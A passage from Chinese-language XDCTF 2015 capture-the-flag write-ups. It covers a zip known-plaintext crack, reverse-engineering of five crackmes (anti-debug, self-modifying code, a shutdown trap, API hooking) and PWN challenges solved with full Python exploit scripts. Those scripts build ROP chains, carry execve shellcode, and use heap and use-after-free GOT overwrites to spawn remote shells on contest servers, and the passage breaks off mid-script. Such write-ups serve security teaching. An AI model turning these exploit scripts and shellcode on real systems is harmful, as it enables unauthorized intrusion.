


图 1-3-47




图 1-3-48

于是想到了这篇文章

<http://rk700.github.io/writeup/2014/12/15/zip-known-plain-text-attack/>

就是有两个压缩包，里面有相同的文件，使用 pkcrack 用未加密的去碰撞已经加密过的文件，然后得到一个新的未加密的压缩包。




图 1-3-49

如图 1-3-49 破解成功了生成了未加密的 zip 压缩包。

得到 key : **XDCTF{biiubiiiiiiiiiiiiuu&d-dddyu}**

(全文完) 责任编辑 : Rxy

第4节 XDCTF Write up Reverse 篇

作者 : SDPC

来自 : 书安团队

网址 : <http://www.secbook.net>

Reverse100

这个题目给出的提示是 Don't believe your eyes.说明可能有陷阱。

用 IDA 打开题目文件，可以看到函数并不多，所以直接一个一个点进去看看。

可以轻易地发现 sub_4008E1 和 sub_400787 除了最开始的反调试和读取字符串外基本全部相同。

这引起了我们的怀疑。这两个函数可能只有一个是真的，如图 1-4-1 :

```

__int64 sub_4008E1()
{
    signed int bTrue; // [sp+28h] [bp-18h]@14
    int i; // [sp+2Ch] [bp-14h]@6
    unsigned int j; // [sp+2Ch] [bp-14h]@9
    unsigned int k; // [sp+2Ch] [bp-14h]@14

    if ( ptrace(0, 0LL, 1LL, 0LL) < 0 )           // 反调试
    {
        puts("0Ha,bye~");
        exit(0);
    }
    if ( (unsigned int)scanf(0x601328LL, 12u) == 1 )
    {
        qword_601338 = aCongratulation;
        for ( i = 0; i < strlen(aGq__belttk51DD); ++i )// 下面的那个没有用
            byte_601310[(signed __int64)i] = InputBuffer[i
                - 12
                * ((unsigned __int64)((unsi

1 char *sub_400787()
2 {
3     char *result; // rax@13
4     signed int v1; // [sp+8h] [bp-18h]@9
5     int i; // [sp+Ch] [bp-14h]@1
6     unsigned int j; // [sp+Ch] [bp-14h]@4
7     unsigned int k; // [sp+Ch] [bp-14h]@9
8
9     for ( i = 0; i < strlen(aGq__belttk51DD); ++i )
10        byte_601310[(signed __int64)i] = aGq__belttk51DD[(signed __int64)i] ^ InputBuffer[i
11            - 12
12            * ((unsigned __int
13
14    Decrypt(6296336LL, 24, 12);
15    for ( j = 0; j <= 0x17; ++j )
16    {
17        if ( byte_601310[(signed __int64)(signed int)j] <= 31 )
18            byte_601310[(signed __int64)(signed int)j] += 32;
19    }
20 }

```

图 1-4-1

继续向下看

```

    if ( v1 )
    {
        result = qword_601338;
        if ( qword_601338 )
        {
            qword_601338[15] = '!';
            puts(qword_601338);
            exit(0);
        }
    }
}

```

图 1-4-2

而 qword_601338 正是成功字符串：

```

>0 aCongratulation db 'Congratulations? Key is XDCTF{Input}',0
>8

```

图 1-4-3

函数把?换成了!正好印证了之前的提示。

接着仔细分析真正的函数：第一轮变换：将输入的字符串和另一个字符串逐字异或

注意这里不要被那一大串迷惑了。右键设置 Hide casts 使其变得简洁一些，可以看到

```
for ( i = 0; i < strlen(aGq_be1ttk51DD); ++i )// 下面的那个没有用
byte_601310[i] = InputBuffer[i - 12 * (((0x0AAAAAAAAAAAAAAAABLL * i) >> 64) >> 3)] ^ aGq_be1ttk51DD[i] ^ 7;
```

图 1-4-4

那一串长长的数字直接右移 64 位变成了 0 所以其实就是简单的逐字异或，显然这一步操作是可逆的接着是第二轮变换：

将所得的串的 1-6 字符和 13-18 字符对称互换显然这一步操作也是可逆的如果小于 32 则加 32，如图 1-4-5：

```
for ( j = 0; j <= 0x17; ++j )
{
    if ( byte_601310[j] <= 31 )
        byte_601310[j] += 32;
}
```

图 1-4-5

也可逆最后将得到的字符串与已有的一个字符串比对，这里不再赘述了。

这里偷个懒，直接把 IDA F5 出来的东西拷贝到 VS 中，然后用最后用来比对的字符串倒着走一遍，即可得到正确的注册码。（文件在附件中）

Flag : XDCTF{U'Re_AwEs0Me}

Reverse 200

这题在 IDA 加载的时候就有提示说有 Tls，一打开映入眼帘的便是 TlsCallback_0：

```
1 void __stdcall TlsCallback_0(int a1, int a2, int a3)
2 {
3     if ( a2 == 1 && IsDebuggerPresent() )
4     {
5         MessageBoxA(0, "You shall not pass", "ERROR", 0);
6         ExitProcess(0xFFFFFFFF);
7     }
8 }
```

图 1-4-6

这种低级的防护，直接使用吾爱破解 OD 即可轻松绕过（应该是 StrongOD 的功劳吧）

接着来看 start 函数，发现了一些东西，如图 1-4-7：

```

1 void start()
2 {
3     int *v0; // edx@1
4     int v1; // ecx@1
5
6     sub_404C00();
7     _SEH_prolog4(&unk_40CBA0, 20);
8     v0 = & dword_401160;
9     do
10    {
11        *(_BYTE *)v0 ^= 0x88u;
12        v0 = (int *)((char *)v0 + 1);
13    }
14    while ( v0 != dword_4011E0 );

```

图 1-4-7

显然是个解密（刚开始就异或），发现有代码交叉引用，如图 1-4-8：

```

B dword_401160      dd 96403DDh          ; CODE XREF: sub_401B12+ED↓p
B                                     ; DATA XREF: start-604↓o

```

图 1-4-8

所以应该是自修改（SMC）。

二话不说，直接上 OD，在解密后下断（我在 40116D 下断了），使用 OllyDump 直接 dump 并自动修复输入表，得到 re2_un.exe。

接着打开 re2_un.exe，查看字符串可以看到“ You do it” 和“ You shall not pass” 跳转至对应位置。

发现这里 IDA 出现分析异常，查看了一下是花指令的缘故，使用 patch 功能修改字节，并使用 OD 单步调试可得 flag 需满足以下条件：

长度为 24，以 XDCTF{开始，}为结束，第 13 个字符_，第 19 个字符为\$ 然后程序初始化一些常量值，将前六个字符复制至新的缓冲区，并将这 6 个字符与“ XDCTF_” 按字节做差，与刚才的那些常量值作比较，由此可以算出这 6 个字符。接着在这里有一个反调试，在程序中间看到 GetTickCount()无故出现 那么很有可能就是在反调试 如图 1-4-9 所示。绕过很简单，在单步至判断处，直接修改标志位或者 patch 掉跳转即可。

00401550	FF15 04B04000	call dword ptr ds:[<&KERNEL32.GetTickCount	kerne132.GetTickCount
00401556	8945 FC	mov dword ptr ss:[ebp-0x4],eax	
00401559	8D8D D4FEFFFF	lea ecx,dword ptr ss:[ebp-0x12C]	
0040155F	51	scasd ecx	
00401560	E8 6BFBFFFF	call re2.004010D0	
00401565	83C4 04	add esp,0x4	
00401568	0FB6D0	movzx edx,al	
0040156B	85D2	test edx,edx	
0040156D	75 1A	jnz short re2.00401589	
0040156F	68 7CCA4000	mov re2.0040CA7C	ASCII "You shall not pass!"
00401574	E8 88040000	call re2.00401A01	
00401579	83C4 04	add esp,0x4	
0040157C	E8 4A050000	call re2.00401ACB	
00401581	83C8 FF	or eax,-0x1	
00401584	E9 EF000000	jmp re2.00401678	
00401589	FF15 04B04000	call dword ptr ds:[<&KERNEL32.GetTickCount	kerne132.GetTickCount
0040158F	2B45 FC	sub eax,dword ptr ss:[ebp-0x4]	re2.00404766
00401592	2D F8020000	cmp eax,0x2F5	

图 1-4-9

接着程序将注册码的第 14-18 字符与 tUlat 作对比，最后程序将注册码除了}的最后四位分别与 T C D X 异或，当结果分别为 0x31 0x3A 0xB 0x2D 时验证正确，得到 flag。

Flag: XDCTF{Congra_tUlat\$eyOu}

Reverse300

这个是 python 的混淆 很难看。首先通过 PyCharm 打开并使用 Reformat 功能整理一下，可以得到分行版本的 py。接着总结出他的混淆手法和阅读法则：所有的赋值都是通过 for VAR in VALUE，应从后往前读，并把 lambda 想象成一个函数指针，即可。

由此，得到逆向后的版本（见附件）。

然后发现提交的 flag 不对，分析程序可知，该算法会损失每一个字节的最高两位，而其用的置换表 string.printable.strip() 长度为 94 (01011110b)，所以可能会损失第 7 字节的有效数据，因此修改程序，使得可以输出两个版本的解密串，结合脑洞替换部分字节可得到 flag。

Flag: xdctf{0ne-l1n3d_Py7h0n_1s_@wes0me233}

Reverse400

这题着实比较坑，要小心关机暗桩。

由于其编译器版本比较新，所以这里姑且说一下猜想。

通过其不能在 xp 下面运行，可直接知道由 vs2012+编译（原因：未选择平台工具集）加之 IDA 不能分析出库函数，所以可知应该是 VS2015。

不过，本人并没有兴趣去做 vs2015 的 FLIRT 签名，所以直接上。

首先，根据 vc 编译器的做法，库函数一般在一起，并且是程序代码的后一部分，所以根据 IDA 的导航栏并结合调试和分析就可以知道是什么库函数了。

然后转到 start 函数，根据上面的原则，很轻易的便在这 4 个函数里面找到了 main，显然是 sub_401F57 符合条件，并且对应的 3 个参数也吻合 main 的特征，不放心可以进到每一个去看一看，如图 1-4-10：

```

.text:00406AC1  push    edi                ; Start-URL
.text:00406AC2  call    sub_40AF75         ; hModule
.text:00406AC7  call    sub_40EC4E
.text:00406ACC  mov     edi, eax
.text:00406ACE  call    sub_40EC48
.text:00406AD3  mov     esi, eax
.text:00406AD5  call    sub_40E2A0
.text:00406AD9  push   eax
.text:00406ADD  push   dword ptr [edi]
.text:00406ADD  push   dword ptr [esi]
.text:00406ADF  call   sub_401F57
.text:00406AE4  mov     esi, eax
.text:00406AE6  push   0                  ; hModule
.text:00406AE8  call   sub_40B011
.text:00406AEB  add    esp, 14h
.text:00406AF0  call   sub_40B723
.text:00406AF5  test   al, al
.text:00406AF7  jnz    short loc_406AFF
.text:00406AF9  push   esi
.text:00406AFB  call   sub_40B84C
.text:00406AFF

```

图 1-4-10

这里介绍另外一种方法：

先让程序跑起来，使其等待用户输入。然后使用区段断点，在 CrackPoi 的 .text 区段按 F2 下断，并输入一些字符并回车，然后程序就会断下来，这样便可以确定 main 函数的位置了。

接着程序做一些初始化，并使用

```
if ( CheckVM() != 0x8027025D )
```

检测虚拟机，并开始接受用户输入信息后，程序将信息存储，并验证。

```
*(DWORD *) (v3 - 74) = v13;
InitString_NotSure((int)&v15, v3 - 40); // RegKey
*(BYTE *) (v3 - 4) = 3;
InitString_NotSure((int)&v14, v3 - 64); // RegName
*(BYTE *) (v3 - 4) = 2;
Check(v3);
v12 = ShowLine_NotSure(v3);
```

图 1-4-11

接着在 Check 函数中可以看到注册码长度要小于等于 35，这时我们估计注册码长度就是 35 了。

接下来的一个大的判断，可以看出，函数的一小半纯属混淆视听，所以无视掉。

接着对注册名做一些变换，得到一个 35 字节的字符串，并且限制注册码必须为 35 位。

注意：

我们的目的是搞到最后的 RegKey，而不是这个 RegName，而且只要求做出一组，所以大可以不必关心他对 RegName 的变换，直接看 RegKey 的变换和比较，类似于追码。

之后来到下面对 Key 的比较，提前说明一下，这个函数使用 eax ecx edx 传参，eax 是 MachineCode，ecx 是变换后的 RegName，edx 是 RegKey。

这里的工作主要是把经过变换过的 Name 的每一个字节变成一个 int，然后再对 Name 做一次变换，接着将 Name 与 Machine 做一下变换（按字节相乘），再对它做一次变换，得到最后的 Name。

然后自己构造一个异常，通过异常来控制程序流程，在 SEH Handler 里面进行 Key 的校验。

在这个 Handler 中，首先检测虚拟机（in 读取端口），然后检测从 0x403789 到 0x403889 之间有没有断点，检测到上述问题的话直接关机，如图 1-4-12：

```

1 while ( *(_BYTE *)u6 != u7 )
2 {
3     ++u6;
4     --u8;
5     if ( u6 != 0 || !u8 )
6         goto No_Debug;
7 }
8 |
9 hModule = LoadLibraryW(L"ntdll.dll");
10 u13 = GetProcAddress(hModule, "RtlAdjustPrivilege");
11 u11 = GetProcAddress(hModule, "ZwShutdownSystem");
12 u14 = 0;
13 u19 = ((int (__cdecl *)(signed int, signed int, signed int, int *))u13)(19, 1, 1, &u14);
14 if ( u19 == 0xC000007C )
15     u19 = ((int (__cdecl *)(signed int, signed int, _DWORD, int *))u13)(19, 1, 0, &u14);
16 u19 = ((int (__cdecl *)(signed int))u11)(2);
17 FreeLibrary(hModule);
18 u10 = u19;
19 No_Debug:
20 u26 = 0;

```

图 1-4-12

之后，将内部保存的一个 char 数组进行变换后与 Name 再次进行变换，最后与输入的 RegKey 对比。不知为何在断点下载 SEH Handler 中得到的数据会有一个字节不同，无奈只好在最后的断点然后按照程序最后的代码运算得到 RegKey:

```
EG7DYM277AU1B8QD2LR1BRKNR7YBW33X0WL
```

提交得到 flag。

一血 Flag: **XDCTF{F1a9_is!_T0!_F^ind_S4ncE_An71_D1bug9er}**

Reverse 500

较 Reverse400 来说简单一些，使用 IDA 打开即可直接获得消息处理函数。

DialogFunc 的位置。然后你可以十分轻松愉悦地发现 判断的函数是多么清晰的摆在眼前，只是前面多了两个 GetDlgItem，如图 1-4-13：

```

{
    if ( Msg != WM_COMMAND )
        return DefWindowProcA(hWnd, Msg, wParam, lParam);
    if ( (_WORD)wParam == 1002 )
    {
        GetDlgItemTextA(hWnd, 1001, String, 100); // strlen(String)
        if ( GetDlgItemTextA(hWnd, 10086, String, 100) && GetDlgItemTextA(hWnd, 10010, String, 100) )//
        {
            pRegCode = StringToHex(strlen(String), String, (int)&u9);
            __mm_storeu_si128(&u12, __mm_loadu_si128((const __m128i *)pRegCode));
            __mm_storel_epi64((__m128i *)&u13, __mm_loadl_epi64((const __m128i *)pRegCode + 1));
        }
    }
}

```

图 1-4-13

这两个 GetDlgItem 可不简单，10086 和 10010 这两个控件 ID 在这个窗口中根本就不存在，怎么搞？无奈，只好一个一个函数的翻，翻到 408550 的时候我眼前一亮，如图 1-4-14：

```

1|BOOL HookGetDlgItemText()
2|{
3|    LPVOID v0; // edi@1
4|    LPVOID v1; // ecx@1
5|    DWORD v3; // [sp+4h] [bp-Ch]@1
6|    DWORD f10ldProtect; // [sp+8h] [bp-8h]@1
7|
8|    v0 = VirtualAlloc(0, 0x32u, 0x3000u, 0x40u); // hook GetDlgItemText
9|    VirtualProtect(pGetDlgItemText, 0x32u, 0x40u, &f10ldProtect);
10|    v1 = pGetDlgItemText;
11|    *(DWORD *)v0 = *(DWORD *)pGetDlgItemText;
12|    *((BYTE *)v0 + 4) = *((BYTE *)v1 + 4);
13|    *((BYTE *)v0 + 5) = 0xE9u;
14|    *(DWORD *)((char *)v0 + 6) = (BYTE *)pGetDlgItemText - (BYTE *)v0 - 5;
15|    *((BYTE *)pGetDlgItemText = 0xE9u;
16|    *(DWORD *)((char *)pGetDlgItemText + 1) = (char *)Handler_GetDlgItemText // 设置长跳位置
17|                                                - (char *)((int (__stdcall *) (int, int, const char *, int))pGetDlgItemText
18|                                                - 5);
19|    pGetDlgItemText = v0;
20|    return VirtualProtect(v0, 0x32u, f10ldProtect, &v3);
21|}

```

图 1-4-14

注释应该已经告诉你真相了，自己 hook 了自己的 GetDlgItemText，如图 1-4-15：

```

1|int __stdcall Handler_GetDlgItemText(int a1, int a2, const char *a3, int a4)
2|{
3|    int result; // eax@2
4|
5|    if ( a2 == 10086 )
6|    {
7|        result = strlen(a3) == 48;
8|    }
9|    else if ( a2 == 10010 )
10|    {
11|        result = sub_408440((char *)a3);
12|    }
13|    else
14|    {
15|        result = ((int (__stdcall *) (int, int, const char *, int))pGetDlgItemText)(a1, a2, a3, a4);
16|    }
17|    return result;
18|}

```

图 1-4-15

这里就是 10086 和 10010 的处理位置，一个验证注册码的长度，一个验证注册码是否包含非法字符。

然后就是验证了。

首先 DES(!NOT SURE! Result of KANAL)解密传入的注册码，然后将注册码最后两位移到最前面，接着和程序中的一组字节挨个异或，最后和机器码比对，若相同则正确。

但是死活没有找到 DES 的解密密钥，所以各种尝试均无功而返。然后就打算看了一下解密的函数，结果手抽点错了，发现两个函数基本相同，引起了我的怀疑，又发现两个函数分别有“加密之前”、“解密之前”字符串，所以断定他们俩是一对互逆的函数。所以直接在原来调用解密函数的地方把函数换成了加密函数，并设置好相关的缓冲区（函数的第二个参数，不要忘了末尾用 0x08 填充到 24 字节，不要被 IDA 错误的变量类型迷惑住了）为已经

逆向变换过的 MachineCode , 即可得到注册码 , 提交得到 flag。

一血 Flag: `XDCTF{1azy_Cm_15_2_s1mp0!}`

第5节 XDCTF Write up PWN 篇

作者 : BXB

来自 : 白细胞团队

网址 : <http://www.ngsst.net/>

PWN 100

搜索文件字符串发现是 ms12-027 , msf 中搜索到相关 rb 脚本 , 然后就可以知道 shellcode

位置了 , 提取 shellcode 分析发现是个写入 flag 的 : `xdctf{d4_5h1_fu_d41_w0_f31}`

PWN 200

Kali2.0 libc 搞定 , 构造 rop 链

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *
import struct
import time

io = zio(("133.130.111.139",2333),timeout=1000,print_write=None)

#b 0x080484BD
#a = raw_input()

rop = 'A' * (0x6C + 4)
rop += struct.pack('l',0x080483C0)           # write_got
rop += struct.pack('l',0x080485cd)         # pop pop pop ret
rop += struct.pack('l',1)                  # 0
rop += struct.pack('l',0x0804A000)         # buffer address
rop += struct.pack('l',16)                # size
rop += struct.pack('l',0x08048390)         # read_got
rop += struct.pack('l',0x080485cd)         # pop pop pop ret
```

```
rop += struct.pack('l',0)           # 0
rop += struct.pack('l',0x0804A300)  # buffer address
rop += struct.pack('l',16)         # size
rop += struct.pack('l',0x08048453)  # pop_ebp ret
rop += struct.pack('l',0x0804A300)  # buffer address
rop += struct.pack('l',0x08048481)  # leave ret
rop += struct.pack('l',0x0804A300)  # ebp value
```

```
read_offset = 0x000D95E0
system_offset = 0x0003E360
bin_sh_offset = 0x0015D1A9
```

```
io.read_until('Welcome to XDCTF2015~!')
io.write(rop)
```

```
content = io.read(16)
content = content[5:9]
read_addr = struct.unpack('l',content)[0]
```

```
system_addr = read_addr - read_offset + system_offset
bin_sh_addr = read_addr - read_offset + bin_sh_offset
```

```
print "[+] read address %s" % hex(read_addr)
print "[+] system address %s" % hex(system_addr)
print "[+] /bin/sh address %s" % hex(bin_sh_addr)
```

```
time.sleep(0.5)
```

```
rop2 = struct.pack('l',0x0804A400)
rop2 += struct.pack('l',system_addr)
rop2 += struct.pack('l',system_addr)
rop2 += struct.pack('l',bin_sh_addr)
```

```
io.write(rop2)
```

```
io.interact()
```

PWN 300

新建 girl 的时候可以新建类型为 0 的，这样分配长度只有 100，修改 girl 的时候可以选择 girl 类型，这样可以编辑更多的 girl 内容，从而将 girl 链表的 next/prev 指针泄露出来或者

覆盖，得到 girl 起始的堆地址，后面在 delete 的时候可以 dword shoot 了，没开 NX，直接将 shellcode 写到第一个 girl，并通过 shoot 修改 exit_got 指针直接起 shell：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *
import struct

io = zio(("133.130.90.210",6666),timeout=1000)

shellcode = (
"\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73\x68"
"\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00\x00\x2f"
"\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd\x80"
)

#新建 5 个 girl
for i in range(0,5):
    io.read_until('Choice:')
    io.write('1\n')
    io.read_until('Girl:')
    io.write('0\n')

#leak addr
io.read_until('Choice:')
io.write('3\n')
io.read_until('edit:')
io.write('0\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
io.write('A' * 116 + "PPPP")

#a = raw_input()
io.write('4\n')
io.read_until('print:')
io.write('0\n')
content = io.read_until('Choice:')
index = content.find('PPPP')
heap_addr = content[index + 8 : index + 12]

heap_addr = struct.unpack('l',heap_addr)[0]
```

```
print "[+] heap address %s" % hex(heap_addr)

io.write('3\n')
io.read_until('edit:')
io.write('1\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
io.write('A' * 116 + struct.pack('l',0x0804B064) + struct.pack('l',0x0804B060))
content = io.read_until('Choice:')

#dword shoot
io.write('2\n')
io.read_until('delete:')
io.write('2\n')

io.read_until('Choice:')
io.write('3\n')
io.read_until('edit:')
io.write('1\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
io.write(struct.pack('l',0x0804B01C))

#修改 exit got
io.read_until('Choice:')
io.write('3\n')
io.read_until('edit:')
io.write('1\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')

io.write(struct.pack('l',heap_addr + 0xc))
io.read_until('Choice:')

#write shellcode
io.write('3\n')
io.read_until('edit:')
io.write('0\n')
io.read_until('edit:')
io.write('2\n')
io.read_until('Girl:')
```



```
io.write('\x90' * 20 + shellcode + '\x90' * 20)

io.read_until('Choice:')
io.write('5\n')
io.interact()
```

PWN 400

类似压缩包协议，文件长度那里存在整数溢出，设置为 0xffff 就可以过验证，然后后面拷贝文件名的时候就可以直接拷贝 flag 了：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *

io = zio(("159.203.87.2",8888),timeout=1000,print_write=None)
io.write('PK\x01\x02' + 'A' * 24 + '\xFE\xFF' + 'B' * 16 + 'flag.txt' + 'C' * 10)
io.interact()
```

PWN 500

在建立 essay 内容的时候我们可以建立 104 长度，这时候再读入我发现事实上一个字节都读入不了，所以设置+4 位置的 len 为 0，这样在 resit 函数时候我们就可以将这块堆卸载，而且不将相关指针设为 NULL，造成 UAF，下一次再 take_exam 时候分配的堆地址与第一次我们建立的 exam 结构体+16 处的指针是相同的地址，这样通过 cheat 功能可以直接修改第二个科目的指针，覆盖+16 处偏移为 free_got，下次再 cheat 修改科目二内容就修改了 free_got，为 put_plt，再次通过 cheat 修改科目二的+16 处为 unlink_got 这样就可以泄露函数指针，通过上面方法，我们将 free_got 再次修改为 system_address，然后布置好+16 处为/bin/sh，并在 take_exam 中建立 essay 时候输入大于 104 的长度，这样就可以触发 free(s->essay_str)，事实上这时候直接起 shell：

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

from zio import *
```

```
import struct
import time

io = zio(("128.199.232.78",5432),timeout=1000,print_write=None)

io.read_until('6.exit')
io.write('1\n')
io.read_until('chars')
io.write('1234\n')
io.read_until('yourself')
io.write('1234\n')
io.read_until('6.exit')

#新建的 essay 长度和结构体长度相同
io.write('2\n')
io.read_until('3.dota')
io.write('1\n')
io.read_until('essay?')
io.write('104\n')
io.read_until('OK')
io.write('1' * 104 + '\n') #fread 要以回车结束
io.read_until('6.exit')

# 删除新建的节点, 此时 len 为 0, 不将指针清空, 造成 uaf
io.write('5\n')
io.read_until('3.dota')
io.write('1\n')
io.read_until('6.exit')

# 此时 math->essay_str 指向的就是 english 的指针
io.write('2\n')
io.read_until('3.dota')
io.write('2\n')
io.read_until('essay?')
io.write('8\n')
io.read_until('OK')
io.write('A' * 8 + '\n') #fread 要以回车结束
io.read_until('6.exit')

# 调用 cheat 函数来修改 english 的内存
fake_heap = struct.pack('l',2)
fake_heap += struct.pack('l',8)
```

```

fake_heap += struct.pack('l',8)
fake_heap += '\x00' * 4 #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',0x0000000000602318) #essay_str 地址, 这里为
free_got, 修改 free_got 地址
fake_heap += struct.pack('Q',0x00000000004013F0) #show_function 这里 64 位,
不太好利用
fake_heap += '\x00' * (0x68 - len(fake_heap)) #凑齐大小

io.write('1024\n')
io.read_until(':')
io.write('1\n')
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

# 通过作弊函数修改 essay_str 中, 即 free_got 指针为 puts 指针

io.write('1024\n')
io.read_until(':')
io.write('2\n')
time.sleep(0.5)
io.write(struct.pack('Q',0x0000000000400970) + '\n')
io.read_until('6.exit')

#成功修改指针为 puts 就可以泄露函数地址了, 泄露 read 地址
fake_heap = struct.pack('l',0)
fake_heap += struct.pack('l',0)
fake_heap += struct.pack('l',8)
fake_heap += '\x00' * 4 #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',0x0000000000602328) #essay_str 地址, 这里为
free_got, 修改为 unlink_got 地址
fake_heap += struct.pack('Q',0x00000000004013F0) #show_function 这里 64 位,
不太好利用
fake_heap += '\x00' * (0x68 - len(fake_heap)) #凑齐大小

io.write('1024\n')
io.read_until(':')
io.write('1\n')
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

# 如果直接调用 test_exam, 那么在 free 后会将 ptr+23 写入空指针, 导致任意写入失败
# 泄露 read_got 指针, 构造一个错误的长度触发 free

```

```

io.write('5\n')
io.read_until('3.dota')
io.write('2\n')

content = io.read_until('again')

# 偏移, 奇怪了, 这个地方远程泄露 read 什么都没有, 试了很久换成 unlink 搞定

unlink_offset = 0x0000000000ED070
system_offset = 0x000000000046640
bin_sh_offset = 0x00000000017CCDB

'''
read_offset = 0x0000000000EC390
system_offset = 0x000000000046640
bin_sh_offset = 0x00000000017D87B
'''

#其实这个地址是 unlink 函数的地址
read_leak = content[content.find('ota\n') + 2 : content.find('ota\n') + 8] + '\x00' * 2
read_addr = struct.unpack('Q',read_leak)[0]

system_addr = read_addr - unlink_offset + system_offset
bin_sh_addr = read_addr - unlink_offset + bin_sh_offset

print "[+] read address %s" % hex(read_addr)
print "[+] system address %s" % hex(system_addr)
print "[+] /bin/sh address %s" % hex(bin_sh_addr)

# 调用 cheat 函数来重新修改被 resit 破坏的 ptr + 232 位置的指针内容
fake_heap = struct.pack('I',2)
fake_heap += struct.pack('I',0)
fake_heap += struct.pack('I',8)
fake_heap += '\x00' * 4 #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',0x0000000000602318) #essay_str 地址, 这里为
free_got, 修改 free_got 地址
fake_heap += struct.pack('Q',0x00000000004013F0) #show_function 这里64位,
不太好利用
fake_heap += '\x00' * (0x68 - len(fake_heap)) #凑齐大小

io.write('1024\n')
io.read_until(':')
io.write('1\n')

```

```
time.sleep(0.5)
io.write(fake_heap + '\n')
io.read_until('6.exit')

#这儿有个问题，free 后把 ptr+232 这里清空了，而根本就没有 free 吊内存，所以无法再通过它写入了

#修改 free_got 为 system 地址

io.write('1024\n')
io.read_until(':)')
io.write('2\n')
time.sleep(0.5)
io.write(struct.pack('Q',system_addr) + '\n')
io.read_until('6.exit')

#修改 math 处 essay_str 为/bin/sh 偏移
fake_heap = struct.pack('I',2)
fake_heap += struct.pack('I',0)
fake_heap += struct.pack('I',8)
fake_heap += '\x00' * 4 #为了使结构体寻址对齐的填充
fake_heap += struct.pack('Q',bin_sh_addr) #essay_str 地址，这里为
free_got , 修改为/bin/sh 地址
fake_heap += struct.pack('Q',0x00000000004013F0) #show_function，不然无法
resit 了
fake_heap += '\x00' * (0x68 - len(fake_heap)) #凑齐大小

io.write('1024\n')
io.read_until(':)')
io.write('1\n')
time.sleep(0.5)
